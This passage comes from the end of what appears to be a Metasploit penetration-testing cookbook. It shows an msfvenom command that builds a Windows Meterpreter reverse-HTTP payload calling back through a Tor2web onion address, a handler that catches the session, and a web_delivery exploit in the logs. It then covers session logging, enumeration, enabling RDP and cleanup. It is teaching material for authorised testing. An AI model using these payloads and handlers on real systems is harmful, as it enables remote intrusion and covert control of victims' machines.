root@kali:~#
```

How to do it...

Now that we have Tor configured and running, we can create a payload using `msfvenom` with which we can compromise our target.

1. For our payload to use Tor2web, we need to set `LHOST` to the onion address and append `.link` to it:

```
root@kali:~# msfvenom -p windows/meterpreter_reverse_http LHOST=c2iznz6zbpptqrvt.onion.link LPORT=80 -o btor.exe -f exe
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 180825 bytes
Final size of exe file: 256000 bytes
Saved as: btor.exe
root@kali:~#
```

2. Next, we need to create a listener using the Generic Payload Handler exploit module, with `windows/meterpreter_reverse_http` for the payload, `LHOST` for our local IP address, and `9999` for `LPORT`:

```
msf > use exploit/multi/handler
msf exploit(multi/handler) > set payload windows/meterpreter_reverse_http
payload => windows/meterpreter_reverse_http
msf exploit(multi/handler) > set LHOST 10.17.0.5
LHOST => 10.17.0.5
msf exploit(multi/handler) > set LPORT 9999
LPORT => 9999
msf exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.

[*] Started HTTP reverse handler on http://10.17.0.5:9999
msf exploit(multi/handler) >
```

3. Now we just need to copy the payload to the target machine and execute it. After a couple of seconds, you should see a new Meterpreter session.

```
msf > use exploit/multi/handler
msf exploit(multi/handler) > set payload windows/meterpreter_reverse_http
payload => windows/meterpreter_reverse_http
msf exploit(multi/handler) > set LHOST 10.17.0.5
LHOST => 10.17.0.5
msf exploit(multi/handler) > set LPORT 9999
LPORT => 9999
msf exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.

[*] Started HTTP reverse handler on http://10.17.0.5:9999
msf exploit(multi/handler) > [*] http://10.17.0.5:9999 handling request from 10.17.0.5; (UUID: 6tzlwlh9) Redirecting sta
geless connection from /9zGHzakzUq47zzrOYU6o-Amw3dty5fuoHTpzK8YQAnlmePelJTfFfIm2DyQk with UA 'desktop'
[*] http://10.17.0.5:9999 handling request from 10.17.0.5; (UUID: 6tzlwlh9) Attaching orphaned/stageless session...
[*] Meterpreter session 1 opened (10.17.0.5:9999 -> 10.17.0.5:51424) at 2018-02-12 13:17:10 +0000

msf exploit(multi/handler) > sessions 1
[*] Starting interaction with 1...

meterpreter > █
```

Using Tor can be extremely slow, and your session may timeout, which means that you should play around with the timeout values and see what works for your connection.

Metasploit logging

Logging can be very important when processing a large number of sessions and helpful when you are writing the penetration testing report and forgot to take notes while performing the test.

How to do it...

We can find the available logging options using the `show options` command in `msfconsole`.

```
msf > show options

Global Options:
===============

    Option            Current Setting   Description
    ------            ---------------   -----------
    ConsoleLogging    false             Log all console input and output
    LogLevel          0                 Verbosity of logs (default 0, max 3)
    MinimumRank       0                 The minimum rank of exploits that will run without explicit confirmation
    Prompt            msf               The prompt string
    PromptChar        >                 The prompt character
    PromptTimeFormat  %Y-%m-%d %H:%M:%S Format for timestamp escapes in prompts
    SessionLogging    false             Log all input and output for sessions
    TimestampOutput   false             Prefix all console output with a timestamp

msf > 
```

1. To enable all console input and output, we need to set the `ConsoleLogging` option to `true`:

    ```
    msf > set ConsoleLogging true
    Console logging is now enabled.
    ConsoleLogging => true
    msf >
    ```

2. Now every command typed will be logged in a file named `console.log` in the `~/.msf4/logs` directory:

```
root@kali:~# cat .msf4/logs/console.log

[*] Console logging started: 2018-02-12 14:59:53 +0000

ConsoleLogging => true
msf > use exploit/multi/script/web_delivery msf exploit(multi/script/web_delivery) > set TARGET 2TARGET => 2
msf exploit(multi/script/web_delivery) > set PAYLOAD windows/meterpreter/reverse_tcpPAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(multi/script/web_delivery) > set LHOST 172.16.40.5 LHOST => 172.16.40.5
msf exploit(multi/script/web_delivery) > exploit [*] Exploit running as background job 0.
msf exploit(multi/script/web_delivery) > msf exploit(multi/script/web_delivery) > sessions 1[*] Starting interaction with 1...

root@kali:~# 
```

3. Note that, when we interacted with a session, we neither saw the commands nor the output typed in the session. To enable session logging, we need to set the `SessionLogging` option to `true`:

```
msf > set SessionLogging true
Session logging will be enabled for future sessions.
SessionLogging => true
msf >
```

4. Each session log is saved in the `~/.msf4/logs/sessions` directory:

```
root@kali:~# cat .msf4/logs/sessions/20180212_2_172.16.40.148_meterpreter.log
[02/12/2018 15:08:02]
[*] Logging started: 2018-02-12 15:08:02 +0000
[02/12/2018 15:08:02] load stdapi
[02/12/2018 15:08:03] load priv
[02/12/2018 15:08:09]   meterpreter   >
[02/12/2018 15:08:09] getuid
[02/12/2018 15:08:09] Server username: PC\User
[02/12/2018 15:08:11]   meterpreter   >[02/12/2018 15:08:11]   meterpreter   >[02/12/2018 15:08:11]   meterpreter   >
[02/12/2018 15:08:11] sysinfo
[02/12/2018 15:08:11] Computer        : PC
[02/12/2018 15:08:11] OS              : Windows 7 (Build 7601, Service Pack 1).
[02/12/2018 15:08:11] Architecture    : x86
[02/12/2018 15:08:11] System Language : pt_PT
[02/12/2018 15:08:11] Domain          : WORKGROUP
[02/12/2018 15:08:11] Logged On Users : 1
[02/12/2018 15:08:11] Meterpreter     : x86/windows
root@kali:~#
```

When trying to troubleshoot a problem in a module or when trying to figure out why an exploit is not working, you may need to raise the verbosity of Metasploit logs, which can be done by changing the `LogLevel` option from `0`, the default up to `3`, the most verbose option. All the logs are saved in the `~/.msf4/logs/` directory.

```
root@kali:~# cat .msf4/logs/framework.log
[02/12/2018 15:14:04] [e(0)] core: Exploit failed (multi/script/web_delivery): windows/meterpreter/reverse_tcp is not a compatible payload.
[02/12/2018 15:19:17] [d(3)] core: Checking compat [windows/meterpreter/reverse_tcp with multi/script/web_delivery]: reverse to reverse
[02/12/2018 15:19:17] [d(3)] core: Checking compat [windows/meterpreter/reverse_tcp with multi/script/web_delivery]: bind to reverse
[02/12/2018 15:19:17] [d(3)] core: Checking compat [windows/meterpreter/reverse_tcp with multi/script/web_delivery]: noconn to reverse
[02/12/2018 15:19:17] [d(3)] core: Checking compat [windows/meterpreter/reverse_tcp with multi/script/web_delivery]: none to reverse
[02/12/2018 15:19:17] [d(3)] core: Checking compat [windows/meterpreter/reverse_tcp with multi/script/web_delivery]: tunnel to reverse
[02/12/2018 15:19:17] [d(1)] core: Module windows/meterpreter/reverse_tcp is compatible with multi/script/web_delivery
root@kali:~#
```

There's more...

To avoid having to set all the options every single time you launch Metasploit, or worse when you forget to set the options during a penetration test, you can use the `makerc` command to create a resource file and save it as `msfconsole.rc` in the `~/.msf4/` directory; this way, `msfconsole` will load the options on launch.

```
msf > set ConsoleLogging true
Console logging is now enabled.
ConsoleLogging => true
msf > set SessionLogging true
Session logging will be enabled for future sessions.
SessionLogging => true
msf > makerc /root/.msf4/msfconsole.rc
[*] Saving last 2 commands to /root/.msf4/msfconsole.rc ...
msf >
```

As you can see in the following screenshot, whenever we launch `msfconsole`, it will load the resource file. This way, you do not need to worry about the logs every time you start an engagement.

Documentation

Writing the final report is the most important phase of a penetration test, given that it is what your client is paying you for; penetration testers often forget that. Your client is not paying you to hack their organization and pwn as many machines as you can; they are paying you to help them to determine their security level, identify high-risk findings, and prioritize fixes.

How to do it...

Although report generation is only available on paid versions of Metasploit, we can still take advantage of the exploit capabilities of the Metasploit Framework to help us in the report phase.

1. We can export host and services information to a **comma-separated values** (**CSV**) file by using the `-o` option, which we can then use with our favorite reporting tool:

```
msf > hosts -o /root/hosts.csv
[*] Wrote hosts to /root/hosts.csv
msf > cat /root/hosts.csv
[*] exec: cat /root/hosts.csv

address,mac,name,os_name,os_flavor,os_sp,purpose,info,comments
"172.16.40.149","","DESKTOP-PI8214R","Windows 10","","","client","",""
msf >
```

2. Using workspaces allows us to stay organized during a penetration test but also to access data later, thus providing easy-to-access collected data when writing the report. Also, do not forget that some modules and Meterpreter scripts may store the results in files; take for example the `winenum` Meterpret script, which saves the general report and the individual command output in the `/root/.msf4/logs/scripts/` directory:

```
meterpreter > run winenum
[*] Running Windows Local Enumeration Meterpreter Script
[*] New session on 172.16.40.149:50081...
[*] Saving general report to /root/.msf4/logs/scripts/winenum/DESKTOP-PI8214R_20180214.4312/DESKTOP-PI8214R_20180214.4312.txt
[*] Output of each individual command is saved to /root/.msf4/logs/scripts/winenum/DESKTOP-PI8214R_20180214.4312
[*] Checking if DESKTOP-PI8214R is a Virtual Machine ........
[*]     This is a VMWare virtual Machine
[*]     UAC is Enabled
[*] Getting Tokens...
[*] All tokens have been processed
[*] Done!
meterpreter >
```

3. To view the details stored in the general report, you can simply `cat` its contents:

```
[*] exec: cat /root/.msf4/logs/scripts/winenum/DESKTOP-PI8214R_20180214.4312/DESKTOP-PI8214R_20180214.4312.txt

Date:        2018-02-14.10:43:12
Running as: DESKTOP-PI8214R\User
Host:        DESKTOP-PI8214R
OS:          Windows 10 (Build 10586).



This is a VMWare virtual Machine

msf >
```

Cleaning up

The final stage in every penetration test is cleaning up all that has been done during the testing process. For this reason, during a penetration test, you must keep track of all the payloads you may have dropped to disk and which modules you may need to clean up after you have run them.

How to do it...

Take, for example, the Windows Manage Enable Remote Desktop post exploitation module; this module enables **Remote Desktop Service** (**RDP**), and as you can see from the following screenshot, it provides a Meterpreter resource file to revert the changes made to the target system.

```
msf > use post/windows/manage/enable_rdp
msf post(windows/manage/enable_rdp) > set SESSION 3
SESSION => 3
msf post(windows/manage/enable_rdp) > run

[*] Enabling Remote Desktop
[*]     RDP is disabled; enabling it ...
[*] Setting Terminal Services service startup mode
[*]     The Terminal Services service is not set to auto, changing it to auto ...
[*]     Opening port in local firewall if necessary
[*] For cleanup execute Meterpreter resource file: /root/.msf4/loot/20180214105252_Doc_172.16.40.149_host.windows.cle_035888.txt
[*] Post module execution completed
msf post(windows/manage/enable_rdp) >
```

After we have used RDP to access the target, collected evidence, or possible pivot to other targets, we should use the Meterpreter resource file to revert the target to the state in which we initially encountered it. The last thing we want is for our client to get compromised because we did a sloppy job and forgot to clean up after we finished the test.

```
meterpreter > resource /root/.msf4/loot/20180214105252_Doc_172.16.40.149_host.windows.cle_035888.txt
[*] Processing /root/.msf4/loot/20180214105252_Doc_172.16.40.149_host.windows.cle_035888.txt for ERB directives.
resource (/root/.msf4/loot/20180214105252_Doc_172.16.40.149_host.windows.cle_035888.txt)> reg setval -k 'HKLM\System\CurrentCont
rolSet\Control\Terminal Server' -v 'fDenyTSConnections' -d "1"
Successfully set fDenyTSConnections of REG_SZ.
resource (/root/.msf4/loot/20180214105252_Doc_172.16.40.149_host.windows.cle_035888.txt)> execute -H -f cmd.exe -a "/c sc config
 termservice start= disabled"
Process 2612 created.
resource (/root/.msf4/loot/20180214105252_Doc_172.16.40.149_host.windows.cle_035888.txt)> execute -H -f cmd.exe -a "/c sc stop t
ermservice"
Process 2748 created.
resource (/root/.msf4/loot/20180214105252_Doc_172.16.40.149_host.windows.cle_035888.txt)> execute -H -f cmd.exe -a "/c 'netsh fi
rewall set service type = remotedesktop mode = enable'"
Process 2324 created.
meterpreter > 
```

Other Books You May Enjoy

If you enjoyed this book, you may be interested in these other books by Packt:

Mastering Metaspolit - Second Edition
Nipun Jaswal

ISBN: 978-1-78646-316-6

- Develop advanced and sophisticated auxiliary modules
- Port exploits from PERL, Python, and many more programming languages
- Test services such as databases, SCADA, and many more
- Attack the client side with highly advanced techniques
- Test mobile and tablet devices with Metasploit
- Perform social engineering with Metasploit
- Simulate attacks on web servers and systems with Armitage GUI
- Script attacks in Armitage using CORTANA scripting

Metasploit Bootcamp
Nipun Jaswal

ISBN: 978-1-78829-713-4

- Get hands-on knowledge of Metasploit
- Perform penetration testing on services like Databases, VOIP and much more
- Understand how to Customize Metasploit modules and modify existing exploits
- Write simple yet powerful Metasploit automation scripts
- Explore steps involved in post-exploitation on Android and mobile platforms

Leave a review - let other readers know what you think

Please share your thoughts on this book with others by leaving a review on the site that you bought it from. If you purchased the book from Amazon, please leave us an honest review on this book's Amazon page. This is vital so that other potential readers can see and use your unbiased opinion to make purchasing decisions, we can understand what our customers think about our products, and our authors can see your feedback on the title that they have worked with Packt to create. It will only take a few minutes of your time, but is valuable to other potential customers, our authors, and Packt. Thank you!

Index